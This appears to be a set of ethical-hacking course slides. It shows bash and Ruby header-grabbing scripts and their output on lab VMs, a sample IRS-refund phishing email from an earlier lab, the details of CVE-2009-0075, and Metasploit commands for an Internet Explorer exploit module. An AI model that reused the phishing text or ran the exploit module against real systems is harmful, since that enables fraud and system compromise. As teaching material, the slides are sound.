
./get-headers.bash



```
root@eh-kali-05:~/bin# ./get-headers.bash
Probing for headers on localhost
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:14:34 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 22:05:47 GMT
ETag: "9c-53f16c7370c76"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

A Debian version of Apache is running on the EH-Kali-xx VM

./get-headers.bash eh-centos



```
root@eh-kali-05:~/bin# ./get-headers.bash eh-centos
Probing for headers on eh-centos
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:10:02 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8
```

A Centos version of Apache is running on the EH-Centos VM

Make and run a bash script on EH-Kali

On your EH-Kali

Make a local bin directory and get the bash script

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus-ii:/home/cis76/depot/get*bash .
```

View the bash script code

```
vi get-headers.bash
```

Inside vi use **:syntax on** for color syntax

```
chmod +x get-headers.bash
```


Run the bash script

```
./get-headers.bash
./get-headers.bash eh-centos.cis.cabrillo.edu
```

When finished type bash script is working in the chat window

alternate get-headers example bash script

get-headers-alt.bash



```
#!/bin/bash
#
# Get headers from web server host
#
# credit: http://nerotux.tuxfamily.org/articles.php?article_id=72
#

if [ "$#" = "0" ]; then
  host=localhost
else
  host=$1
fi

echo Probing for headers on $host
exec 3<>/dev/tcp/$host/80
echo -e "HEAD / HTTP/1.0\r\n\r\n" >&3
cat <&3
exec 3<&-
exec 3>&-

exit
```

Open the TCP connection

Send the HTTP request


Print the HTTP response

Close the TCP connection

TCP connections are built into the bash shell if you can't install curl or ncat.

alternate get-headers example bash script

get-headers-alt.bash *(no arguments)*




```
root@eh-kali-05:~/bin# ./get-headers-alt.bash
Probing for headers on localhost
HTTP/1.1 200 OK
Date: Wed, 18 Oct 2017 23:37:59 GMT
Server: Apache/2.4.27 (Debian)
Last-Modified: Wed, 18 Oct 2017 02:14:23 GMT
ETag: "9c-55bc8cc56dce2"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

root@eh-kali-05:~/bin#
```

Running the alternate bash script that makes its own tcp connection.

Without an argument it will probe localhost.

get-headers-alt.bash eh-centos



```
root@eh-kali-05:~/bin# ./get-headers-alt.bash eh-centos
Probing for headers on eh-centos
HTTP/1.1 200 OK
Date: Wed, 18 Oct 2017 22:05:17 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Tue, 05 Sep 2017 17:53:41 GMT
ETag: "22152-9c-55874e85982f3"
Accept-Ranges: bytes
Content-Length: 156
Connection: close
Content-Type: text/html; charset=UTF-8

root@eh-kali-05:~/bin#
```

Make and run a bash script on EH-Kali

On your EH-Kali

Make a local bin directory and get the bash script

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus-ii:/home/cis76/depot/get*bash .
```

View the bash script code

```
vi get-headers-alt.bash
```

Inside vi use **:syntax on** for color syntax

```
chmod +x get-headers-alt.bash
```

Run the bash script


```
./get-headers-alt.bash
./get-headers-alt.bash eh-centos.cis.cabrillo.edu
```

When finished type alternate bash script is working in the chat window

Ruby

Ruby Programming Language

- Created by Yukihiro “Matz” Matsumoto.
- He wanted an object oriented, easy to use, scripting language.
- Influenced by his favorite programming languages Perl, Smalltalk, Eiffel, Ada, and Lisp.
- One factor in choosing the Ruby name was that it was the birthstone of a colleague.
- First public release in 1995.
- Interpreter.
- Supports multiple paradigms.




https://www.ruby-lang.org/en/

https://en.wikipedia.org/wiki/Ruby_(programming_language)

Ruby get-headers example program


get-headers.rb



```
#
# Credit: https://www.tutorialspoint.com/ruby/ruby_socket_programming.htm
#
# Example Ruby program to get website headers
#

require 'socket'

if ARGV.length > 0
  host = ARGV[0].to_s
else
  host = "localhost"
end

print "Probing headers on " + host + "\n"
port = 80
path = "/"
request = "HEAD #{path} HTTP/1.0\r\n\r\n"

socket = TCPSocket.open(host,port)
socket.print(request)
response = socket.read

print response

exit
```

Ruby get-headers example program

Running get-headers.rb with no arguments




```
root@eh-kali-05:~/bin# ruby get-headers.rb
Probing headers on localhost
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 19:08:39 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 17:15:41 GMT
ETag: "9c-53f12b9bbb28c"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

root@eh-kali-05:~/bin#
```

The Kali VM host is running Apache/2.4.23 (Debian)

Ruby get-headers example program

Running get-headers.rb with one argument



```
root@eh-kali-05:~/bin# ruby get-headers.rb eh-centos
Probing headers on eh-centos
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 23:25:21 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

root@eh-kali-05:~/bin# 
```

The eh-centos host is running Apache/2.2.15 (Centos)

Make and run a Ruby program on EH-Kali

On your EH-Kali

Make a local bin directory and get the Ruby code

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus-ii:/home/cis76/depot/get*rb .
```

View the Ruby source code

```
vi get-headers.rb
```

Inside vi use ***:syntax on*** *for color syntax if needed*


Run the Ruby program

```
ruby get-headers.rb
ruby get-headers.rb eh-centos.cis.cabrillo.edu
```

When finished type Ruby is working in the chat window

Ruby Exploits for Metasploit

Netlab+ NISGTC Lab 9 - Part 1



IRS Refund

Commissioner [Commissioner@IRS.gov]

To: 'rmiller@xyzcompany.com'

XYZ Company


Your company and others in teh New Jersey areas are eligible for a special refund because of hurricane Sandy. This refund has been approved by Congress. You can apply for the refund by filling out the form on our webstie:
http://www.irs.gov/taxrefund

Sincerely,
Benji Simms
IRS Commissioner

In a previous lab we created this phishing email with a malicious link that enabled an attacker to take full control over the reader's computer.

The attacker used an exploit written in Ruby which Brian will walkthrough next.

CVE-2009-0075



Vulnerability Details : CVE-2009-0075 (1 Metasploit modules)

Microsoft Internet Explorer 7 does not properly handle errors during attempted access to deleted objects, which allows remote attackers to execute arbitrary code via a crafted HTML document, related to CFunctionPointer and the appending of document objects, aka "Uninitialized Memory Corruption Vulnerability."

Publish Date : 2009-02-10 Last Update Date : 2017-09-28

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Memory corruption
CWE ID	399

– Related OVAL Definitions


Title	Definition Id	Class	Family
Uninitialized Memory Corruption Vulnerability	oval:org.mitre.oval:def:6000		windows

Microsoft Internet Explorer 7 does not properly handle errors during attempted access to deleted objects, which allows remote attackers to execute arbitrary code via a crafted HTML document, related to CFunctionPointer and the appending of document objects, aka "Uninitialized Memory Corruption Vulnerability."

Publish Date : 2009-02-10 Last Update Date : 2017-09-28

http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2009-0075

A Metasploit exploit is available



Platforms

windows

Reliability

Normal

Development

Source Code
History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/browser/ms09_002_memory_corruption
msf exploit(ms09_002_memory_corruption) > show targets
      ...targets...
msf exploit(ms09_002_memory_corruption) > set TARGET <target-id>
msf exploit(ms09_002_memory_corruption) > show options
      ...show and set options...
msf exploit(ms09_002_memory_corruption) > exploit
```

Related Vulnerabilities

MS09-002: Cumulative Security Update for Internet Explorer (961260)

